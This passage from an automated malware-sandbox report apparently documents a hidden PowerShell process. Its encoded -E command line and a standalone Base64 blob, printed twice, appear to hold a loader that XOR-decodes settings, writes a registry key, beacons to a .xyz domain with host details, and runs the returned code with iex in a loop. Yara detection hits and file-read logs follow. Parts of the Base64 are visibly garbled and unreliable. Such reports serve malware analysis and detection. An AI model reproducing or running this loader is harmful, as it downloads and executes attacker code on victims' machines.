dAA9AEAAKAAPAdSACgAKAAkAWwBhAHIAcigBhAHkAXQA6ADoAUgBIAHMAaQB6AGUAKABbAHIAZQBmAF0AJABkAHQALAAkAGIAcWauAGwAZQBwAG cAdABoACkAOwAKAAkAZgBvAHIAZQBhAGMAaAAoACQAYgAgAGkAbgAgACQAYgBzACkAIAB7ACQAZAB0AFsAJABpACsAKwBdAD0AJABiACAAALQBIAHgAbwByACAAJABrAFsAJABpACUAJABsAF0AfQAKAAoACQByAGUAdAB1AHIAbgAgACQAdABIAHgAdABBAHMAyWauAEcAZQB0AFMAdABYAgkAbg BnACgAJABkAHQAKQAgAHwAIABDAG8AbgB2AGUAGcB0AEYAcgBvAG0ALQBKAHMAbwBuADsACgB9AAoACgAKACQAdgAGD0AIAIADAAIgA7AAoA JABsAHYAIAA9CAAIAgA4ACIAOWAKACQAZAAGAD0AIAAiAG0AcBsAG8AeQBIAGUAcwBpAGgAaQBnAGgALgB4AHkAegAiADsACgAKAGUAcAAGAD 0AIAIAiFcAeQBjADQATQBEEAkAegBNAHoAVQAzAE8ARABZADMATQBUIAEEAegBPAPFQAZwB4AE0ARABVAGkATABEAELUAMgB0AEQAawAzAE4ARABj ADMATQBUIAFIAZAAiADsACgAKACQAZwBwAE4AYQBTAGUAIAA9ACAAIgBIAEsAQwBvADoAXABTAG8AZgB0AHcAYQByAGUAXABCAGkAbgBhAHIAeQ BGAG8AcgB0AHIAZQBZAHMAUwBvAGYAdAB3AGEAcgBIAFwAlgA7AAoACgB0AHIAeQAgAHsACgAJACQAAgBwAD0AJAB0AGUAEAB0AEEAcwBjAC4A RwbIAHQAUwB0AHIAaQBUaGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBIAHIAAdABDAdAoQgBGAHIAbwBtAEIAIYQBZAGUANGA0AFMAdABYAg kAbgBnACgAJABIAHAAKQAPACAAfAaAgAEMAbwBuAHYAZQByAHQARgByAG8AbQAtAEoAcwBvAG4AOWAKAH0AIABjAGEAdABjAGgAewB9AAoACgAk AGoAZAAGAD0AIAAAG4AdQBsAGwAOWAKAAoACgAKAGEAIAA9ACAAJAB0AGUAEAB0AEEAcwBjADsACgAKACQACgBrAGUAEQB0ACAAPQAgACIARA BpAHMAcABsAGEAeQAgAEYAdQBZAGkAbwBuACIAOwAKACQAdQ9ACQAAgBwAFsAMABdADsACgAKAGkAcwA9ACQAAgBwAFsAMQBdAd sACgAKAHcAaABpAGwAZQAOACQAdABYAHUAZQAPACAAewAKAAkAdABYAHkAIAB7AAoACQAJAHQAcgB5ACAAewAKAAkACQAJAGiKzAgAgAlQAO AFQAZQBzAHQALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQAPACkAIAB7AAoACQAJAAkACQB0AGUAdwAtAEkAdABIAg0AIAAtAFAYYQB0AGGAI AAKAGcAcABOAGEAbQBIACAfAaAgAE8AdQB0AC0ATgB1AGwAbAA7AAoACQAJAAkAfQAKAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAKAA kACQAKAGsUAeAAGAD0AIAAkAGYAYQBsAHMAZQA7AAoACgAJAAkAaQBmACAAKAAkAGoAZAAGAC0AZQBxACA AJABuAHUAbABsACkAIAB7AAoACQAJAAkAdABYAHkAIAB7AAoACQAJAAkACQAKAHIAIAA9ACAArWBIAHQALQBjAHQAZQBtAFaAcgBvAHAZzQBvYAHQAeQBWAGEAbAB1AGUAIAAtAFAYYQB0AGGAI AAKAGcAcABOAGEAbQBIACAALQB0AGEAbQBIACAAJABYAgSsAZQB5AE4AOWAKAAkACQAJAAkAJABqAGQAIAA9ACAAZwBIAHQAdABIAHIA RgB1AG4AYwAoACQACgAPAdSACgAKAAkACQAJAAkAJAB2ACAPQAgACQAAgBkAFsAMABdADsACgAKAAkACQAJAAkAJABIAHgAIAA9ACAAJAB0AH IADQBIAKAGsUAeAAGAD0AIAAkAGYAYQB0AGMAaAB7AH0ACgAJAAkAfQAgAGUAbABzAGUAIAB7AAoACQAJAAkAJAB2ACAPQAgACQAAgBkAFsAMABd ADsACgAJAAkAfQAKAAoACQAJAHQAcgB5ACAAewAKAAkACQAJACQAZAB0ACAAPQAgAHcAZwBIAHQAIAAiAGgAdAB0AHAACwA6AC8ALwAKAGQALw B4AD8AdQA9ACQAdQAmAGkAcwA9ACQAaQBzACYAbAB2AD0AJABsAHYAjgByAHYAPQAKAHYAIGAgAC0AVQBZAGUAGGABHMAaQBjAF AAYQByAHMAaQBwAGcAOwAKAAoACQAJAAkAJABqAGQAMgAgAD0AIAbNAGUAdAB0AGUAcgBGAHUAbgBjACgAJABkAHQAKQA7AAoACQ AJAAkAaQBmACAAKAAkAGoAZAAYAFsAMABdACAALQBnAHQAIAAkAHYAKQAgAHsACgAJAAkACQAJACQAdgAyACAAPQAgACQAAgBkADIWwAwAF0A OWAKAAoACQAJAAkACQB0AGUAdwAtAEkAdABIAg0AUABYAG8AcABIAHIAAdAB5ACAALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQAgAC0ATgBhAG 0AZQAgACQACgBrAGUAEQB0ACAALQBWAGEAbAB1AGUAIAAkAGQAdAAgAC0AUABYAG8AcABIAHIAAdAB5AFQAeQBwAGUAIAAiAFMAAdABYAgkAbgBn ACIAIAAtEYAbwByACMAZQAgAHwAIABPAHUAdAAAtAE4AdQBsAGwAOWAKAAkACQAJAAkAJABqAGQAIAA9ACAAJABqAGQAMgA7AAoACAJAAkACQA kAGUAEaAGAD0AIAAKAHQAcgB1AGUAOWAKAAkACQAJAH0ACgAJAAkAfQBjAGEAdABjAGgAewB9AAoACgAJAAkAaQBmACAAKAAkAGUAEaAGAC0AZ QBxACA AJAB0AHIAAdQBIAckAIAB7AAoACQAJAAkAdABYAHkAewAKAAkACQAJAAkAcwB0AG8ACAA7AAoACQAJAAkAfQBjAGEAdABjAGgAewB9AAo ACgAJAAkACQB0AHIAeQAgAHsACgAJAAkACQAJAGkAZQB4ACAAJABqAGQAWwAxAF0AOWAKAAkACQAJAH0AYwBhAHQAYwBoAHsAfQA KAAkACQB9AAoACQB9ACAAyWbHahQAYwBoAHsAfQAKAAoACQB0AHIAeQAgAHsACgAJAAkAJABzAGwAcwAgAD0AIAAoACgAZwBIAHQALQBjAGEAb gBkAG8AbQAgAdCAMAAGAC0AbQBpAG4AaQBtAHUAbQAgADUAMAApACoANgAwACkAOwAKAAkACQAKAHQAcwAgAD0AIAbBAGkAbgB0A F0AKABHAGUAdAAAtAEQAYYQB0AGUAIAAiAFUIARgBvAHIAbQBhAHQAIAAIAHMAKQA7AAoACgAJAAkAOgBzAGwAIAB3AGgAaQBBSAGUAKAAkAHQAcgB 1AGUAKQAgAHsACgAJAAkACQB0AHIAeQB7AAoACQAJAAkACQByAHUAbgAoACQAZAAsACQAdQAsACQAaQBzACKAOwAKAAkACQAJAH0 AYwBhAHQAYwBoAHsAfQAKAAoACQAJAAkAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAKABnAGUAdAAAtAHIAIYQBvAGQAbwBtACAAngA 1ACAALQBtAGkAbgBpAG0AdQBtACAAMgA1ACkAOwAKAAkACQAJACQAdABzADIAIAA9ACAAWwBpAG4AdABdACgARwBIAHQALQBEAGEAdABIACAAL QBVAEYAbwByAG0AYQB0ACAAJQBzACKAOwAKAAoACQAJAAkAaQBmACAAKAAoACQAdABzADIALQAKAHQAcwApACAALQBnAHQAIAAkA HMAbABzACKAIAB7AAoACQAJAAkACQBIAHIAZQBhAGsAIABzAGwAOWAKAAkACQAJAH0ACgAJAAkAfQAKAAkAfQAgAGMAYQB0AGMAaAB7AH0ACgB 9AA=="
Imagebase:	0x4a400000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	

Analysis Process: powershell.exe PID: 1168, Parent PID: 1436	
General	
Target ID:	3
Start time:	17:42:09
Start date:	23/06/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAeAB0AEEAcwBjAD0AWwBTaHkAcwB0AGUAwBQAuAFQAZQBz4AHQALgBFAG4AYwBvAGQQAaQBuAGcAXQA6ADoAQQBTAEMASQBjADsACgAKAAoAJABqAHAApQAKAG4AdQBsAGwAOwAKAAoAZgB1AG4AYwB0AGkAbwBuA CAAZWbIAHQAdABIAHIARgB1AG4AYwAoAFsAcwB0AHIAaQBuAGcAXQAKAGIAdABzADIAKQAgAHSACgAJACQAYgB0AHMAPQBbAFMAeQbZAHQAZQB tAC4AQwBvAG4AdgBIAHIAdABdADoAQgBGAGHIAbwBtAEIAYQBZAGUANgA0AFMAdABYAgkAbgBnACgAJABIAHQAcwAyACkAOwAKAAoACQAKAHMA AdAA9ACQAdABIAHgAdABBAHMAyWwAuAEcAZQB0AEIAeQB0AGUAcwoACcArwBIAHQALQBjJAHQAZQBtAFaAcgBvAHAAZQByAHQAEQbQA GEAbAB1AGUAJwApADsACgAJACQAZQBkAD0AJABIAHQAcwBbADAALgAuADQAXQA7AAoACgAJACQAAQ9ADAAOwAKAAkAJABsAD0AJABIAQGALgB MAGUAbgBnAHQAAaA7AAoACQAKAGsAPQBAAcGAKQA7AAoACgAJAFsYQByAHIAyQB5AF0AOgA6AFIAZQBzAGkAegBIAcGAWwByAGUAZgBdACQAa wAsACQAcwB0AC4AbABIAG4AZwB0AGgAKQA7AAoACQBmAG8ACgBjAGSEAYwBoACgAJABiACAAaQBvCAAJABzAHQAKQAgAHSAJABrAFsAJABpACs AKwBdAD0AJABiCAALQBIAHgAbwByACAAJABIAGQAWwWakAGkAJQAKAGwAXQBg9AAoACgAJACQAYgBzACkAlAB7ACQAZAB0AFsAJABpACsAKwBdAD0AJABiCAALQBIAHgAbwByACAAJABrAFsAJABpACs nACgAJABkAHQAKQAgAHwAIBDAG8AbgB2AGUAcgB0AEYAcgBvAG0ALQBkAHMabwBuADsACgB9AAoACgAKACQAdAgAD0AIAAiADAAlgA7AAoAJ ABsAHYAlAA9ACAAlgA4ACIAOwAKACQAZAAGAD0AIAAiAG0ACAbSAG8AeQBIAGUAcwBpAgGgAaQBnAGgALgB4AHkAegAiADsACgAKAGUAcAAGAD0 AlAAiAFcAeQBjADQATQBEEkAegBNAHoAVQAZaE8ARABZADMATQBUEEEAegBPfAQAZwB4AE0ARABVAgkATABEAUEUAMgBOAEQQAawA zAE4ARABjADMATQBUIAFIAZAiADsACgAKACQAZwBwAE4AYQBtAGUAIAA9ACAAlgBIAEsAQwBVAdoAXABTAg8AZgB0AHcAYQByAGUAXABCAGkAb gBhAHIAeQBGAG8ACgB0AHIAZQBzAHMAUwBvAGYAdAB3AGEAcgBlAFwAlgA7AAoACgB0AHIAeQAgAHSACgAJACQAAgBwAD0AJAB0AGUAeAB0EEE AcwBjAC4ARwBIAHQAUwB0AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBIAHIAdABdADoACgBGAHIAbwBtAEIAYQBzAGUANgA0A FMAdABYAgkAbgBnACgAJABIAHAkQApACAaIAAgAEMAbwBuAHYAyzQBvAHQARgByAG8AbQAtAEoAcwBvAG4AOwAKAH0AIABjAGEAdABjAgAwB 9AAoACgAKAGoAZAAGAD0AIAAkAG4AdQBsAGwAOwAKAAoACgAKAGEAlAA9ACA AJAB0AGUAeAB0AEEAcwBjADsACgAKACQAcgBrAGUAeQB0ACAAP QAgACIARABpAHMAcABsAGEAeQAgAEYAdQBZAGkAbwBuACIAOwAKACQAdQ9ACQAAgBwAFsAMABdADsACgAKAGkAcwA9ACQAAgBwA FsAMQBdADsACgAKAHcAaABpAGwAZQAOACQAdABYAHUAZQApACAaewAKAAkAdABYAHkAlAB7AAoACQAJAHQAcgB5ACAaewAKAAkACQAJAGkAZgA gACgAIQAOAFQAZQBzAHQALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQApACkAlAB7AAoACQAJAakACQBOAGUAdwAtAEKAdABIAG0AIAAtFAAY QB0AGGAIAAKAGcAcABOAGEAbQBIAcAAfAagAE8AdQB0AC0ATgB1AGwAbAA7AAoACQAJAakAfQAKAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAKAAk AdQBIADsACgAJAakACQB9AGMAYQB0AGMAaAB7AH0ACgAJAakAfQAgAGUAbABzAGUAIAB7AAoACQAJAakAJAB2ACAAPQAgACQAAgBkAFsAMABdA DsACgAJAakAfQAKAAoACQAJAHQAcgB5ACAaewAKAAkACQAJACQAZAB0ACAAPQAgAHcAZwBIAHQAlAAiAGgADAB0AHAaewA6AC8ALwAKAGQALwB 4AD8AdQ9ACQAdQAmAGkAcwA9ACQAAQbZACyAbAB2AD0AJABsAHYAjgByAHYAAPQAKAHYAIGAgAC0AVQBzAGUAQgBhAHMAaQbJAFa AYQBvAHMAaQBvAGcAOwAKAAoACQAJAakAJABqAGQAMgAgAD0AIABnAGUAdAB0AGUAcGvBGAHUAbgBjACgAJABkAHQAKQA7AAoACQAJA AakAaQBmACAaAKAAkAGoAZAAYfAsAMABdACAALQBnAHQAlAAkAHYAKQAgAHSACgAJAakACQAJACQAdgAyACAAPQAgACQAAgBkADI AWwAwAF0AOwAKAAoACQAJAakACQBOAGUAdwAtAEKAdABIAG0AUABYAG8ACABIAHIAdAB5ACAALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQAgA C0ATgBhAG0AZQAgACQAcgBrAGUAeQB0ACAALQBWAGEAbAB1AGUAIAakAGQAdAAgAC0AUABYAG8ACABIAHIAdAB5AFQAEQbWAGUAIAAiAFMA dABYAGkAbgBnACIAIAAtAEYAbwByAGMAZQAgAHwAIBPAHUAdAAtAE4AdQBsAGwAOwAKAAkACQAJAakAJABqAGQAlAA9ACA AJABqAGQAMgA7AAoAC AJAakACQAKAGUAeAAGAD0AIAAkAHQAcgB1AGUAOwAKAAkACQAJAH0ACgAJAakAfQBJAGEAdABjAgGgAewB9AAoACgAJAakAaQBmACAaAKAAkAGUA eAGAGC0AZQBXACAAJAB0AHIAAdQBIAckAlAB7AAoACQAJAakAdABYAHkAewAKAAkACQAJAakAcwB0AG8ACAA7AAoACQAJAakAfQBJAGEAdABjAG gAewB9AAoACgAJAakACQB0AHIAeQAgAHSACgAJAakACQAJAGkAZQB4ACAAJABqAGQAWwAKAF0AOwAKAAkACQAJAH0AYwBhAHQAYw BoAHsAfQAKAAkACQB9AAoACQB9ACAAyWbAHHQAYwBoAHsAfQAKAAkACQB0AHIAeQAgAHSACgAJAakAJABzAGwAcwAgAD0AIAAoACgAZwBIAHQALQB YAGEAbgBkAG8AbQAgAdCAMAAGAC0AbQBPAG4AaQBIAHUAbQAgADUAMAApACoAngAwACkAOwAKAAkACQAKAHQAcwAgAD0AIABbAGkAbgB0AF 0AKABHAGUAdAAtAEQAYQB0AGUAIAAtAFUARgBvAHIAbQBhAHQAlAAI AHMAKQA7AAoACgAJAakAOgBzAGwAlAB3AGGAAQBsAGUAKAAkAHQAcgB1 AGUAKQAgAHSACgAJAakACQB0AHIAeQb7AAoACQAJAakACQByAHUAZgB0AOACQAZAAsACQAdQAsACQAAQbZACkAOwAKAAkACQAJAH0A YwBhAHQAYwBoAHsAfQAKAAoACQAJAakAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAaKABnAGUAdAAtAHIAHYQBvAGQAbwBtACAANGA1 ACAAALQBtAGkAgBpAG0AdQBtACAAMgA1ACkAOwAKAAkACQAJACQAdABZADIAIAA9ACAaWwBpAG4AdABdACgARwBIAHQALQBEBAGEAdABIACAALQ BVAEYAbwByAG0AYQB0ACAAJQBZACKAOwAKAAoACQAJAakAaQBmACAaKAAoACQAdABZADIALQAKAHQAcwApACAALQBnAHQAlAAKAH MABABZACKAlAB7AAoACQAJAakACQBIAHIAZQBhAGsAlABzAGwAOwAKAAkACQAJAH0ACgAJAakAfQAKAAkAfQAgAGMAYQB0AGMAaAB7AH0ACgB9 AA=="
Imagebase:	0x21d70000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable, Source: 00000003.00000002.888389730.0000000001F80000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth - Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable, Source: 00000003.00000002.888152756.0000000000390000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth - Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable, Source: 00000003.00000002.888245760.00000000005EB000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth - Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable, Source: 00000003.00000002.888181676.00000000003E0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth - Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable, Source: 00000003.00000002.888226541.00000000005C0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth - Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable, Source: 00000003.00000002.888319048.0000000000629000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth - Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable, Source: 00000003.00000002.888441908.0000000002F21000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	high

File Activities								
File Path	Access		Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion		Count	Source Address	Symbol
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Read								

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7448A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7448A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7448D6F0	ReadFile

Disassembly

 No disassembly